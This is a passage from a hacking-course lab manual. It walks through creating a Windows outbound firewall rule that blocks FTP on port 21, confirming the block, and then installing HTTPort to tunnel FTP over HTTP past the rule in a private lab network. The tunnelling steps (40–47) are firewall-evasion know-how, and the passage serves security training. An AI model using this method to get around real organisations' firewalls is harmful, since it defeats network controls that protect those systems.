
22. In **New Outbound Rule Wizard**, select **Port** as **Rule Type** and click **Next**.




23. Select **All remote ports** in **Protocol and Ports** and click **Next**.




24. In **Action, Block the connection** is selected by default and click **Next**.
25. In the **Profile** section, ensure that all options (**Domain**, **Private**, and **Public**) are checked and click **Next**.
26. In **Name**, type **Port 21 Blocked** in the **Name** field and click **Finish**.




27. The new rule **Port 21 Blocked** is created, as shown in the screenshot.
28. Right-click the newly created rule (**Port 21 Blocked**) and click **Properties**.



29. The **Properties** window for **Port 21 Blocked** rule appears.
30. Select the **Protocols and Ports** tab. In the **Remote port:** field, select the **Specific Ports** option from the drop-down list and enter the port number as **21**.
31. Leave the other default settings, click **Apply**, and then click **OK**.



32. Disable the rule and confirm that you can connect to the ftp site.
33. Right-click the newly added rule and click **Disable Rule**.




34. Launch the command prompt and issue **ftp 10.10.1.11**. You will be asked to enter the username.

Note: In the above-mentioned command, **10.10.1.11** refers to the IP address of **Windows 11** where the ftp site is located. Make sure that you issue the IP address of Windows 11 in your lab environment.

35. This means you can establish an FTP connection, and then close the command prompt window.
36. Now, enable the rule and check whether you can establish a connection.
37. Right-click the newly added rule and click **Enable Rule**.
38. Launch **Command Prompt** and check whether you can connect to the ftp site by issuing the command **ftp 10.10.1.11**.
39. The added outbound rule should block the connection, as shown in the screenshot.

Note: In the above-mentioned command, **10.10.1.11** refers to the IP address of **Windows 11**, where the ftp site is located. Make sure that you issue the IP address of Windows 11 in your lab environment.

40. Now, we will perform **tunneling** using **HTTPort** to establish a connection with the FTP site located on **Windows 11**.
41. Navigate to **Z:\CEHv12 Module 12 Evading IDS, Firewalls, and Honeypots\HTTP Tunneling Tools\HTTPort** and double-click **httport3snfm.exe**.
42. If a **User Account Control** pop-up appears, click **Yes**.
43. Follow the installation steps to install HTTPort.
44. Launch HTTPort (**Httport3SNFM**) from the **Start** menu.




45. An **Introduction to HTTPort** wizard appears; click **Next** five times, until you come to the last wizard pane, and then click **Close**.

46. The **HTTPort** main window (**HTTPort 3.SNFM**) appears, as shown in the screenshot.
47. On the **Proxy** tab, enter the **Host name** or **IP address** (**10.10.1.22**) of the machine where HTTHost is running (**Windows Server 2022**).

